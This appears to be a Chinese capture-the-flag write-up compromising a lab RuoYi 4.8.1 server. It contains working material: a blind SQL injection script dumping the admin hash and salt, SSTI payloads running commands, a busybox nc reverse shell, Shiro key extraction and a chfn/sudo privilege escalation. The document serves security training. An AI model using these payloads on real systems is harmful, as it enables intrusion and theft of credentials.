

信息收集

常规端口扫描

```
└─(root@MJ)-[/tmp/test]
└─# nmap --min-rate 10000 -p1-65535 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:01 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
1025/tcp  open  NFS-or-IIS
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds
```

tcp开放22以及不常见端口1025

```
└─(root@MJ)-[/tmp/test]
└─# nmap -sV -sC -O -p1025 192.168.2.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 15:02 CST
Nmap scan report for 192.168.2.25 (192.168.2.25)
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
1025/tcp  open  http    Apache Tomcat (language: en)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title:
|xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB\xE7\xBB\x9F
|_Requested resource was http://192.168.2.25:1025/login
MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
```

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds

详细版本扫描判断是tomcat

```
—(root@MJ)—[/tmp/test]
```

```
└─# nmap -sU --top-ports 20 192.168.2.25
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-12-22 15:02 CST

Nmap scan report for 192.168.2.25 (192.168.2.25)

Host is up (0.0017s latency).

PORT	STATE	SERVICE
53/udp	closed	domain
67/udp	closed	dhcps
68/udp	open filtered	dhcpc
69/udp	closed	tftp
123/udp	closed	ntp
135/udp	closed	msrpc
137/udp	closed	netbios-ns
138/udp	closed	netbios-dgm
139/udp	closed	netbios-ssn
161/udp	closed	snmp
162/udp	closed	snmptrap
445/udp	closed	microsoft-ds
500/udp	closed	isakmp
514/udp	closed	syslog
520/udp	closed	route
631/udp	closed	ipp
1434/udp	closed	ms-sql-m
1900/udp	closed	upnp
4500/udp	closed	nat-t-ike
49152/udp	closed	unknown

MAC Address: 08:00:27:82:C5:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds

udp什么都没开，不过也不一定，先留着

Web信息收集

web的收集异常艰难，JSESSIONID 如果不对什么也拿不到，不过其实可以发现若依的版本号

```
(root@MJ)-[/tmp/test]
# curl http://192.168.2.25:1025/login | grep v=4.8.1
% Total    % Received % Xferd  Average Speed   Time    Time     Time
Current                                  Dload  Upload  Total  Spent  Left  Speed

0      0    0     0     0     0     0     0     0  --:--:-- --:--:-- --:--:--    0
<link href="/ruoyi/css/ry-ui.css?v=4.8.1" rel="stylesheet"/>
<script src="/ruoyi/js/ry-ui.js?v=4.8.1"></script>
100  4116    0  4116    0     0 124580     0  --:--:-- --:--:-- --:--:-- 124727
```


第一次打若依OA其实还是挺艰难的，不过开源可以去看源码

[RuoYi/sql/ry_20250416.sql at master · yangzongzhuan/RuoYi](#)在这个sql文件很容易找到初始用户 admin,ry

```
insert into sys_user values(1, 103, 'admin', '若依', '00', 'ry@163.com',
'158888888888', '1', '', '29c67a30398638269fe600f73a054934', '111111', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '管理员');

insert into sys_user values(2, 105, 'ry', '若依', '00', 'ry@qq.com',
'156666666666', '1', '', '8e6d98b90472783cc73c17047ddccf36', '222222', '0',
'0', '127.0.0.1', null, null, 'admin', sysdate(), '', null, '测试员');
```

尝试几次弱密码就能登上了 ry:123456，同样的进来也佐证了版本信息



架构很大可以工具先行，同时搜索也可以发现这个版本存在ssti，sql，DOMXSS还有一些信息泄露

ssti

[若依最新版本4.8.1漏洞 SSTI绕过获取ShiroKey至RCE - /1dreamGN/Blog](#)

对应测试可以发现普通用户是没法执行命令的，权限不够

数据包

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

fragment=__|${$#response.getWriter().print('111')}|__::x
```

回显

```
HTTP/1.1 200
Content-Type: text/html; charset=UTF-8
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:26:42 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 968

<!DOCTYPE html>
<html lang="zh">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>RuoYi - 403</title>
  <link href="/css/bootstrap.min.css" rel="stylesheet"/>
  <link href="/css/animate.min.css" rel="stylesheet"/>
  <link href="/css/style.min.css" rel="stylesheet"/>
</head>
<body class="gray-bg">
```

```
<div class="middle-box text-center animated fadeInDown">
  <h1>403</h1>
  <h3 class="font-bold">您没有访问权限! </h3>

  <div class="error-desc">
    对不起, 您没有访问权限, 请不要进行非法操作! 您可以返回
主页面
    <a href="javascript:index()" class="btn btn-outline btn-primary
btn-xs">返回主页</a>
  </div>
</div>
<script>
  var ctx = "\/";
  function index() {
    window.top.location = ctx + "index";
  }
</script>
</body>
</html>
```

其他

[GitHub · Where software is built](#)

[kk12-30/ruoyi-Vue-tools: 若依Vue漏洞检测工具](#)

```
[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/swagger-ui/index.html
[2025-12-22 15:15:56] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/v2/api-docs
[2025-12-22 15:15:57] [CRITICAL] [+] 发现Swagger接口:
http://192.168.2.25:1025/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在:
http://192.168.2.25:1025/api/v3/api-docs
[2025-12-22 15:15:57] [INFO] [-] Swagger接口不存在:
http://192.168.2.25:1025/api/v2/api-docs
[2025-12-22 15:15:59] [INFO] 开始Druid综合检测...
[2025-12-22 15:16:00] [CRITICAL] /druid/login.html 存在漏洞
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid弱口令爆破成功: ruoyi:123456 @
/druid/submitLogin
[2025-12-22 15:16:00] [INFO] /druid/submitLogin 未发现有效凭证
[2025-12-22 15:16:00] [INFO] /druid/index.html 漏洞可能不存在
[2025-12-22 15:16:00] [CRITICAL] [严重] Druid未授权访问漏洞: /druid/basic.json
(明文信息泄露)
[2025-12-22 15:16:02] [INFO] /common/download/resource?
```

resource=/profile/../../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
name=/profile/../../../../../../../../etc/passwd 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
name=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download/resource?
resource=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?
fileName=../../../../../../../../windows/win.ini&delete=false 漏洞可能不存在
[2025-12-22 15:16:02] [INFO] /common/download?
fileName=../../../../../../../../etc/passwd&delete=false 漏洞可能不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?
dataScope=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/dept/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/role/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:03] [INFO] /system/user/list?
params%5BdataScope%5D=and+extractvalue(1,concat(0x7e,(select+user()),0x7e)) 漏洞不存在
[2025-12-22 15:16:05] [CRITICAL] /monitor/job 请求成功—定时任务可能存在漏洞
[2025-12-22 15:16:05] [INFO] /common/download/resource?resource=.jpg 文件读取失败, 漏洞可能不存在
[2025-12-22 15:16:07] [CRITICAL] /system/user/profile 请求成功—重置密码可能存在漏洞, 尝试登录admin/admin123

[+] 开始系统接口测试...

[-] 接口响应非JSON: /system/user/authRole/1

[-] 接口不存在或无权限: /system/user/1 (状态码: 404)

[-] 接口不存在或无权限: /system/user/2 (状态码: 404)

[-] 接口响应异常: /system/config/list?pageNum=1&pageSize=10

[-] 接口不存在或无权限: /system/user/authRole?userId=2&roleIds=2 (状态码: 404)

[-] 接口响应异常: /system/role/list?pageNum=1&pageSize=10

[-] 接口响应异常: /system/post/list?pageNum=1&pageSize=10

[-] 接口不存在或无权限: /system/dept/100 (状态码: 404)

[-] 接口响应异常: /system/user/list?pageNum=1&pageSize=10

[-] 接口响应异常: /system/user/export

[+] 系统接口测试完成

[2025-12-22 15:16:10] [INFO] 开始收集JS接口...

```
[2025-12-22 15:16:10] [INFO] 发现 11 个JS文件（含0个动态chunk）
[2025-12-22 15:16:13] [INFO] 未发现有效接口路径

[+] 开始敏感信息搜集...
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/js/plugins/metisMenu/jquery.metisMenu.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/js/plugins/slimscroll/jquery.slimscroll.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓] http://192.168.2.25:1025/js/bootstrap.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/js/jquery.contextMenu.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/ajax/libs/fullscreen/jquery.fullscreen.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/ajax/libs/blockUI/jquery.blockUI.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓] http://192.168.2.25:1025/ruoyi/js/common.js?v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓] http://192.168.2.25:1025/ruoyi/index.js?v=20201208 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓]
http://192.168.2.25:1025/ajax/libs/layer/layer.min.js 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓] http://192.168.2.25:1025/ruoyi/js/ry-ui.js?v=4.8.1 未发现敏感信息
[2025-12-22 15:16:14] [INFO] [✓] http://192.168.2.25:1025/js/jquery.min.js 未发现敏感信息
```

rce需要ssti，但是普通用户没有权限，所以主要方向就是看看能不能越权或者拿到admin的凭证。重点关注的是swagger接口未授权以及druid弱密码，测试swagger接口能不能查到信息，或者是druid存储的session里会不会有admin的

Web

Swagger

<http://192.168.2.25:1025/swagger-ui/index.html> 下可以看到有很多接口提供使用

Servers

http://192.168.2.25:1025 - Inferred Uri

test-controller

Test Controller

GET

/test/user/{userId}

获取用户详细

DELETE

/test/user/{userId}

删除用户信息

GET

/test/user/list

获取用户列表

POST

/test/user/save

新增用户

PUT

/test/user/update

更新用户

Schemas

不过实测获取的到的admin信息是假的，和数据库的对不上，同样做出的更改也没有同步到数据库里

Druid

<http://192.168.2.25:1025/druid/index.html> 存在弱密码登录 ruoyi:123456

登录可以拿到java的版本

17.0.17

Web Session Stat

View JSON API

☐ Principal过滤 | 刷新时间

10s

暂停刷新

N	SESSIONID	Principal	创建时间	最后访问时间	访问ip地址	请求次数	总共请求时间	执行中	最大并发	Jdbc执行数	Jdbc时间	事务提交数	事务回滚数	读取行数	更新行数
1	d8689b93-8aa3-4de2-ae23-440b58d3421d		2,025-12-22 02:04:31	2,025-12-22 02:26:42	192.168.2.6	51	4,961		2	9	60			31	

并没有

可以考虑sql注出来admin的密码

sql

建表逻辑

```
drop table if exists sys_user;
create table sys_user (
    user_id          bigint(20)          not null auto_increment    comment '用户ID',
```



```

dept_id      bigint(20)      default null      comment '部门
ID',
login_name   varchar(30)    not null          comment '登录账
号',
user_name     varchar(30)    default ''              comment '用户昵
称',
user_type     varchar(2)     default '00'             comment '用户类
型（00系统用户 01注册用户）',
email         varchar(50)    default ''              comment '用户邮
箱',
phonenumber   varchar(11)    default ''              comment '手机号
码',
sex           char(1)        default '0'              comment '用户性
别（0男 1女 2未知）',
avatar        varchar(100)   default ''              comment '头像路
径',
password      varchar(50)    default ''              comment '密码',
salt          varchar(20)    default ''              comment '盐加
密',
status        char(1)        default '0'              comment '账号状
态（0正常 1停用）',
del_flag      char(1)        default '0'              comment '删除标
志（0代表存在 2代表删除）',
login_ip      varchar(128)   default ''              comment '最后登
录IP',
login_date    datetime                          comment '最后登
录时间',
pwd_update_date datetime      comment '密码最
后更新时间',
create_by     varchar(64)    default ''              comment '创建
者',
create_time   datetime                          comment '创建时
间',
update_by     varchar(64)    default ''              comment '更新
者',
update_time   datetime                          comment '更新时
间',
remark        varchar(500)   default null            comment '备注',
primary key (user_id)
) engine=innodb auto_increment=100 comment = '用户信息表';

```

加密方式

[RuoYi/ruoyi-framework/src/main/java/com/ruoyi/framework/shiro/service/SysPasswordService.java](#) at master · yangzongzhuan/RuoYi

```
return new Md5Hash(loginName + password + salt).toHex();
```

需要loginName, password和salt, sql都可以查出来, 不过保险起见按 user_type 查, 名字会变, 但类型肯定不会, 既然是MD5加密那大概率就是32位0-9a-f, 最终改完的脚本

```
import requests
import time

def blind_sql_injection():
    base_url = "http://192.168.2.25:1025/tool/gen/createTable"
    headers = {
        "Cookie": "JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d"
    }

    # 字符集: 星号和十六进制大写字母
    charset = '0123456789abcdef'
    password = []
    table_counter = 1 # 用于递增表名

    # 测试41个位置 (假设密码哈希值长度为41, 包括星号)
    for position in range(1, 33):
        found_char = None

        # 测试每个字符
        for char in charset:
            # 构建SQL语句, 表名递增
            sql_template = f"create table xiyi1_{table_counter} as
select '1' from sys_job where if(ascii(substring((SELECT(password)from sys_user
WHERE user_type='00' limit 0,1),{position},1))=
{ord(char)},BENCHMARK(20000000,md5(1)),1)"
            table_counter += 1 # 递增表名计数器

            data = {"sql": sql_template}

            # 记录开始时间
            start_time = time.time()

            try:
                response = requests.post(
                    base_url,
                    headers=headers,
                    data=data,
                    timeout=15 # 设置较长的超时时间
                )
                elapsed = time.time() - start_time
```

```

# 如果响应时间大于1秒，则认为字符正确
if elapsed > 0.5:
    found_char = char
    password.append(char)
    print(f"位置 {position}: 找到字符 '{char}', 响应时间:
{elapsed:.2f}秒")

    print(f"当前密码: {''.join(password)}")
    break
else:
    print(f"位置 {position}: 测试字符 '{char}', 响应时间:
{elapsed:.2f}秒")

except requests.exceptions.Timeout:
    found_char = char
    password.append(char)
    print(f"位置 {position}: 找到字符 '{char}' (超时)")
    print(f"当前密码: {''.join(password)}")
    break
except Exception as e:
    print(f"位置 {position}: 测试字符 '{char}' 时发生错误: {e}")
    # 继续尝试下一个字符
    continue

# 如果未找到字符，添加占位符
if not found_char:
    password.append('?')
    print(f"位置 {position}: 未找到匹配字符")

# 输出最终结果
final_password = ''.join(password)
print(f"\n最终密码: {final_password}")
return final_password

if __name__ == "__main__":
    blind_sql_injection()

```

跑完可以得到 password:762c7f1bdd4d7007271c22ba66556c74 同样修改字段password位salt可以得到盐 salt:368741 (可以在建表语句得到盐长度，即使得不到也可以放长)，loginName同理得到，这里没改就是admin用户

```

└─(root@MJ)-[/tmp/test]
└─# echo '^n^i^m^d^a$3$6$8$7$4$1' > admin368741.rule

└─(root@MJ)-[/tmp/test]

```

```
└─# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74  
/usr/share/wordlists/rockyou.txt -r rules/admin368741.rule
```

```
└─(root@MJ)-[/tmp/test]  
└─# hashcat -m 0 762c7f1bdd4d7007271c22ba66556c74 --show  
762c7f1bdd4d7007271c22ba66556c74:admincrack!368741
```

可以得到密码 crack! ， admin登录即可

ssti

登上之后再发包就能执行命令了

```
POST /monitor/cache/getNames HTTP/1.1  
Host: 192.168.2.25:1025  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101  
Firefox/146.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 57  
  
fragment=__|${$#response.getWriter().print('111')}|__::x
```

回显

```
HTTP/1.1 200  
Content-Type: text/html; charset=ISO-8859-1  
Content-Language: zh-CN  
Date: Mon, 22 Dec 2025 07:46:10 GMT  
Keep-Alive: timeout=60  
Connection: keep-alive  
Content-Length: 3
```

111

爆破位置，调用exec执行命令

Intruder攻击结果过滤器：显示所有条目							
请求	payload	状态码 ^	接收到响应	错误	超时	长度	注释
4	3	200	1162			221	
0		500	289			1111	
1	0	500	105			1111	
2	1	500	133			1111	
3	2	500	270			1111	
5	4	500	116			1111	
6	5	500	165			1111	
7	6	500	188			1111	
8	7	500	183			1111	
9	8	500	185			1111	

```
fragment=__|${#response.getWriter().print("").getClass().forName("java.lang.Runtime").getMethods().?[name=='getRuntime'][0].invoke(null).getClass().getMethods().?[name=='exec']  
[3].invoke("").getClass().forName("java.lang.Runtime").getMethods().?  
[name=='getRuntime'][0].invoke(null),"id"))}|__::x
```

回显

```
Process[pid=1602, exitValue="not exited"]
```

直接busybox拿shell即可

```
fragment=__|${#response.getWriter().print("").getClass().forName("java.lang.Runtime").getMethods().?[name=='getRuntime'][0].invoke(null).getClass().getMethods().?  
[name=='exec']  
[3].invoke("").getClass().forName("java.lang.Runtime").getMethods().?  
[name=='getRuntime'][0].invoke(null),"busybox nc 192.168.2.23 2332 -e  
/bin/bash"))}|__::x
```

Shiro

走shirokey走反序列化拿shell的话，能获取到key，但是这里java17版本，没找到能用的链子

获取shirokey

```
POST /monitor/cache/getNames HTTP/1.1  
Host: 192.168.2.25:1025  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
Content-Type: application/x-www-form-urlencoded
```

Content-Length: 207

```
fragment=__|${#response.getWriter().print(@securityManager.getClass().forName('java.util.Base64').getMethod('getEncoder').invoke(null).encodeToString(@securityManager.rememberMeManager.cipherKey))}|__::x
```

回显

HTTP/1.1 200

Content-Type: text/html; charset=ISO-8859-1

Content-Language: zh-CN


Date: Mon, 22 Dec 2025 07:55:42 GMT

Keep-Alive: timeout=60

Connection: keep-alive

Content-Length: 24

1sEUwe265k3w69VLddWW6Q==



key有效但是没链子能用

提权

```
Hungry@babypwd:~$ sudo -l
Matching Defaults entries for Hungry on babypwd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Hungry may run the following commands on babypwd:
    (ALL) NOPASSWD: /etc/passwd
```

sudo可以执行passwd，其中有一条可控

```
Hungry@babypwd:~$ chfn -h ';su;'
Password:
Hungry@babypwd:~$ cat /etc/passwd | grep Hungry
Hungry:x:1000:1000:,,,:su;:/home/Hungry:/bin/bash
```

执行即可

```
Hungry@babypwd:~$ sudo /etc/passwd
/etc/passwd: 1: /etc/passwd: root:x:0:0:root:/root:/bin/bash: not found
/etc/passwd: 27: /etc/passwd:
redis:x:107:114:./var/lib/redis:/usr/sbin/nologin: not found
/etc/passwd: 28: /etc/passwd: Hungry:x:1000:1000:,,,: not found
root@babypwd:/home/Hungry#
```

flag

```
root@babypwd:/home/Hungry# cat /root/root.txt /home/Hungry/user.txt
flag{root-63a9f0ea7bb98050796b649e85481845}
flag{user-ee11cbb19052e40b07aac0ca060c23ee}
```